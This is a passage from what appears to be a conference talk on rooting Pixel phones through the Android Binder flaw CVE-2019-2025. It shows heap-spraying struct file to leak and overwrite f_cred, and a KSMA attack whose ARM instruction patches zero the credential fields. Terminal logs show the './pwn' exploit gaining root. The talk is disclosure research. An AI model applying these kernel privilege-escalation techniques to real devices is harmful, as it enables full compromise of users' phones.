- How to leak the “cred” address with this vulnerability?
  - Step 1: try to leak the base address of an object that life-cycle is controllable



Attack the “f_cred” to ROOT directly

- How to leak the “cred” address with this vulnerability?
  - Step 2: release the “board” object and occupy it with target buffer



- How to leak the “cred” address with this vulnerability?
  - Step 3:trigger the vulnerability to arbitrary read and obtain the target value

Attack the “f_cred” to ROOT directly

An easy-to-use heap spraying structure containing the “cred”

```
struct file {
    union {
        struct llist_node  fu_llist;                 /*          8 */
        struct callback_head fu_rcuhead;             /*         16 */
    } f_u;                                           /*     0   16 */
    struct path               f_path;                /*    16   16 */
    struct inode *            f_inode;               /*    32    8 */
    const struct file_operations  * f_op;            /*    40    8 */
    spinlock_t                f_lock;                /*    48    4 */
    ...
    loff_t                    f_pos;                 /*   112    8 */
    struct fown_struct        f_owner;               /*   120   32 */
    /* --- cacheline 2 boundary (128 bytes) was 24 bytes ago --- */
    const struct cred  *      f_cred;                /*   152    8 */
    struct file_ra_state      f_ra;                  /*   160   32 */
    /* --- cacheline 3 boundary (192 bytes) --- */
    u64                       f_version;             /*   192    8 */
    ...
    /* size: 256, cachelines: 4, members: 19 */
    /* sum members: 252, holes: 1, sum holes: 4 */
};
```

fs/file_table.c

```
struct file *get_empty_filp(void)
{
    const struct cred *cred = current_cred();
    static long old_max;
    struct file *f;
    int error;
    ...
    f = kmem_cache_zalloc(filp_cachep, GFP_KERNEL);
    if (unlikely(!f))
        return ERR_PTR(-ENOMEM);

    percpu_counter_inc(&nr_files);
    f->f_cred = get_cred(cred);
    error = security_file_alloc(f);
    ...
    return ERR_PTR(-ENFILE);
}
```

Attack the “f_cred” to ROOT directly

sync_pt->pt_list leaked!

drivers/gpu/msm/kgsl_sync.c

```
static struct sync_pt *kgsl_sync_pt_create(struct sync_timeline *timeline,
    struct kgsl_context *context, unsigned int timestamp)
{
    struct sync_pt *pt;
    pt = sync_pt_create(timeline, (int) sizeof(struct kgsl_sync_pt));
    if (pt) {
        struct kgsl_sync_pt *kpt = (struct kgsl_sync_pt *) pt;
        kpt->context = context;
        kpt->timestamp = timestamp;
    }
    return pt;
}
```

```
struct kgsl_sync_pt {
    struct sync_pt              pt;                  /*     0    96 */
    /* --- cacheline 1 boundary (64 bytes) was 32 bytes ago --- */
    struct kgsl_context *       context;             /*    96     8 */
    ...
    /* size: 112, cachelines: 2, members: 3 */
    /* padding: 4 */
    /* last cacheline: 48 bytes */
};
```

drivers/staging/android/sync.c

```
struct sync_pt *sync_pt_create(struct sync_timeline *pare
{
    struct sync_pt *pt;

    if (size < sizeof(struct sync_pt))
        return NULL;

    pt = kzalloc(size, GFP_KERNEL);
    if (pt == NULL)
        return NULL;
    ...
    return pt;
}
```

```
struct sync_pt {
    struct sync_timeline *      parent;              /*     0     8 */
    struct list_head            child_list;          /*     8    16 */
    struct list_head            active_list;         /*    24    16 */
    struct list_head            signaled_list;       /*    40    16 */
    struct sync_fence *         fence;               /*    56     8 */
    /* --- cacheline 1 boundary (64 bytes) --- */
    struct list_head            pt_list;             /*    64    16 */
    int                         status;              /*    80     4 */
    /* XXX 4 bytes hole, try to pack */
    ktime_t                     timestamp;           /*    88     8 */

    /* size: 96, cachelines: 2, members: 8 */
    /* sum members: 92, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

Attack the “f_cred” to ROOT directly

drivers/staging/android/sync.c

```
struct sync_fence *sync_fence_create(const char *name, struct sync_pt *pt)
{
    struct sync_fence *fence;
    ...
    pt->fence = fence;
    list_add(&pt->pt_list, &fence->pt_list_head);
    sync_pt_activate(pt);
    ...
    return fence;
}
```

“sync_pt->pt_list” points to a “struct sync_fence” object whose size is 160

```
struct sync_fence {
    struct file *                file;                 /*     0     8 */
    ...
    /* --- cacheline 2 boundary (128 bytes) was 16 bytes ago --- */
    struct list_head             sync_fence_list;      /*   144    16 */

    /* size: 160, cachelines: 3, members: 9 */
    /* sum members: 156, holes: 1, sum holes: 4 */
    /* last cacheline: 32 bytes */
};
```

It’s also freed when “struct sync_pt ” is released , spray with “struct file”!

Attack the "f_cred" to ROOT directly

- ROOT by writing the "f_cred"

```
sailfish:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),1015(sdcard_rw),10
adproc),3011(uhid) context=u:r:shell:s0
sailfish:/ $ getprop ro.build.fingerprint
google/sailfish/sailfish:9/PPR2.181005.003/4984323:user/release-keys
sailfish:/ $ su
/system/bin/sh: su: not found
127|sailfish:/ $ cd /data/local/tmp
sailfish:/data/local/tmp $ ./pwn
[*] previous uid 2000 gid 2000 pid 12958
[*] step 1: try to leak the "fence" address...
[*] step 2: leaked kernel address(pt_list.next) ffffffc0ad223850
[*] step 2: so, the "fence" address is ffffffc0ad223800
[*] step 2: we have already occupied the "struct sync_fence *fence" with "struct file *file"
[*] step 2: so, the "file" address is ffffffc0ad223800
[*] step 2: now, try to read "const struct cred *f_cred" address...
[*] step 3: leaked "const struct cred *f_cred" address is ffffffc03d51f900
[*] step 3: now, try to write uid, gid, etc, and PWN it!
[*] step 3: cred_address_flags ffffffc0 cred_address_code 3d51f904
[*] exploit success!!!
[*] current  uid 0 gid 0 pid 12958
[+] waiting for 13217(01)
[+] 13217 exited normally
$ id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r)
(uhid) context=u:r:shell:s0
```

Agenda

- The CVE-2019-2025
  - IPC through Binder driver
  - The imperfect protection of the “binder_buffer” object
  - The “all-round vulnerability” in theoretically
- Theory to Practice
  - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
  - The Baits: how to trigger this vulnerability stably
  - Info leaks
  - Heap spraying skills
  - How to arbitrary write with arbitrary data
  - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
  - Attack the “f_cred” to ROOT directly
  - KSMA Attack
- Conclusion

KSMA Attack

- About
  - Proposed by Yong Wang[1]
  - Attack the “swapper_pg_dir”
  - Still works on Android devices

- Attack the “tramp_pg_dir” on Pixel 3

  Because the “CONFIG_UNMAP_KERNEL_AT_EL0” has been set in pixel 3 to defeat the *Meltdown*. It will unmap kernel when running in user space.

- ROOT
  - Disable selinux_enforcing
  - Set uid, gid, euid, egid... to zero
  - Set cred->securebits to zero
  - Set cred->cap_bset to 0x3fffffffff

KSMA Attack

- ROOT
  - Set uid, gid, euid, egid… to zero

```
ffffff80081985a8 <SyS_getresgid.cfi>:
ffffff80081985a8:   d5384108    mrs x8, sp_el0
ffffff80081985ac:   f943e10c    ldr x12, [x8,#1984]
ffffff80081985b0:   f0015469    adrp    x9, ffffff800ac27000 <vm_table+0x600>
ffffff80081985b4:   b94f552d    ldr w13, [x9,#3924]
ffffff80081985b8:   f940050e    ldr x14, [x8,#8]
ffffff80081985bc:   b940198b    ldr w11, [x12,#24]
ffffff80081985c0:   b9401189    ldr w9, [x12,#16]
ffffff80081985c4:   aa0003ea    mov x10, x0
ffffff80081985c8:   3100057f    cmn w11, #0x1
ffffff80081985cc:   1a8b01ab    csel    w11, w13, w11, eq
ffffff80081985d0:   3100053f    cmn w9, #0x1
ffffff80081985d4:   1a8901a9    csel    w9, w13, w9, eq
ffffff80081985d8:   b100114a    adds    x10, x10, #0x4
ffffff80081985dc:   9a8e83ee    csel    x14, xzr, x14, hi
ffffff80081985e0:   da9f314a    csinv   x10, x10, xzr, cc
ffffff80081985e4:   fa0e015f    sbcs    xzr, x10, x14
ffffff80081985e8:   9a9f87ea    cset    x10, ls
ffffff80081985ec:   b40001ea    cbz x10, ffffff8008198628 <SyS_getresgid.cfi+0x80>
```

```
a900bd9f    stp xzr, xzr, [x12,#4]
a901bd9f    stp xzr, xzr, [x12,#20]
```

KSMA Attack

- ROOT
    - Set cred->securebits to zero

```
ffffff80081985a8 <SyS_getresgid.cfi>:
ffffff80081985a8:   d5384108    mrs x8, sp_el0
ffffff80081985ac:   f943e10c    ldr x12, [x8,#1984]
ffffff80081985b0:   f0015469    adrp    x9, ffffff800ac27000 <vm_table+0x600>
ffffff80081985b4:   b94f552d    ldr w13, [x9,#3924]
ffffff80081985b8:   f940050e    ldr x14, [x8,#8]
ffffff80081985bc:   b940198b    ldr w11, [x12,#24]
ffffff80081985c0:   b9401189    ldr w9, [x12,#16]
ffffff80081985c4:   aa0003ea    mov x10, x0
ffffff80081985c8:   3100057f    cmn w11, #0x1
ffffff80081985cc:   1a8b01ab    csel    w11, w13, w11, eq
ffffff80081985d0:   3100053f    cmn w9, #0x1
ffffff80081985d4:   1a8901a9    csel    w9, w13, w9, eq
ffffff80081985d8:   b100114a    adds    x10, x10, #0x4
ffffff80081985dc:   9a8e83ee    csel    x14, xzr, x14, hi
ffffff80081985e0:   da9f314a    csinv   x10, x10, xzr, cc
ffffff80081985e4:   fa0e015f    sbcs    xzr, x10, x14
ffffff80081985e8:   9a9f87ea    cset    x10, ls
ffffff80081985ec:   b40001ea    cbz x10, ffffff8008198628 <SyS_getresgid.cfi+0x80>
```

b900259f   str wzr, [x12,#36]

KSMA Attack

- ROOT
  - Set cred->cap_bset to 0x3fffffffff

```
ffffff80081985a8 <SyS_getresgid.cfi>:
ffffff80081985a8:   d5384108    mrs x8, sp_el0
ffffff80081985ac:   f943e10c    ldr x12, [x8,#1984]
ffffff80081985b0:   f0015469    adrp    x9, ffffff800ac27000 <vm_table+0x600>
ffffff80081985b4:   b94f552d    ldr w13, [x9,#3924]
ffffff80081985b8:   f940050e    ldr x14, [x8,#8]
ffffff80081985bc:   b940198b    ldr w11, [x12,#24]
ffffff80081985c0:   b9401189    ldr w9, [x12,#16]
ffffff80081985c4:   aa0003ea    mov x10, x0
ffffff80081985c8:   3100057f    cmn w11, #0x1
ffffff80081985cc:   1a8b01ab    csel    w11, w13, w11, eq
ffffff80081985d0:   3100053f    cmn w9, #0x1
ffffff80081985d4:   1a8901a9    csel    w9, w13, w9, eq
ffffff80081985d8:   b100114a    adds    x10, x10, #0x4
ffffff80081985dc:   9a8e83ee    csel    x14, xzr, x14, hi
ffffff80081985e0:   da9f314a    csinv   x10, x10, xzr, cc
ffffff80081985e4:   fa0e015f    sbcs    xzr, x10, x14
ffffff80081985e8:   9a9f87ea    cset    x10, ls
ffffff80081985ec:   b40001ea    cbz x10, ffffff8008198628 <SyS_getresgid.cfi+0x80>
```

```
1280000b    mov w11, #0xffffffff
b900418b    str w11, [x12,#64]
528007e9    mov w9, #0x3f
b9004589    str w9, [x12,#68]
```

```
crosshatch:/ $ getprop ro.product.model
Pixel 3 XL
crosshatch:/ $ getprop ro.build.fingerprint
google/crosshatch/crosshatch:9/PQ1A.181205.006/5108886:user/release-keys
crosshatch:/ $ cat /proc/version
Linux version 4.9.96-g641303d-ab5108637 (android-build@abfarm929) (Android clang ve
rsion 5.0.1 (https://us3-mirror-android.googlesource.com/toolchain/clang 00e4a5a67e
b7d626653c23780ff02367ead74955) (https://us3-mirror-android.googlesource.com/toolch
ain/llvm ef376ecb7d9c1460216126d102bb32fc5f73800d) (based on LLVM 5.0.1svn)) #0 SMP
 PREEMPT Fri Nov 2 19:33:38 UTC 2018
crosshatch:/ $ su
/system/bin/sh: su: not found
127|crosshatch:/ $ id
uid=2000(shell) gid=2000(shell) groups=2000(shell),1004(input),1007(log),1011(adb),
1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_
bw_stats),3009(readproc),3011(uhid) context=u:r:shell:s0
crosshatch:/ $ cd /data/local/tmp
crosshatch:/data/local/tmp $ ./pwn
[*] slide: 0x00001d8ac00000
crosshatch:/data/local/tmp # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_
rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),30
09(readproc),3011(uhid) context=u:r:shell:s0
crosshatch:/data/local/tmp # getenforce
Permissive
crosshatch:/data/local/tmp #
```

Demo

Agenda

- The CVE-2019-2025
    - IPC through Binder driver
    - The imperfect protection of the “binder_buffer” object
    - The “all-round vulnerability” in theoretically
- Theory to Practice
    - Stable DoS to Memory corruption: Bypass “BUG_ON()” checks
    - The Baits: how to trigger this vulnerability stably
    - Info leaks
    - Heap spraying skills
    - How to arbitrary write with arbitrary data
    - How to arbitrary read
- Weaponized—How to ROOT the Pixel serials
    - Attack the “f_cred” to ROOT directly
    - KSMA Attack
- Conclusion

Conclusion

- Difficult but still possible
- Bugs hunting: find the gaps
- Differences make a difference

Q&A

Thank You For Listening！

Twitter/weibo @hexb1n@Mingjian_Zhou

Reference

[1]https://www.blackhat.com/docs/asia-18/asia-18-WANG-KSMA-Breaking-Android-kernel-isolation-and-Rooting-with-ARM-MMU-features.pdf

[2]https://weibo.com/tv/v/HaeCNbLmz?fid=1034:4324393006868015

[3]http://blogs.360.cn/post/Binder_Kernel_Vul_EN.html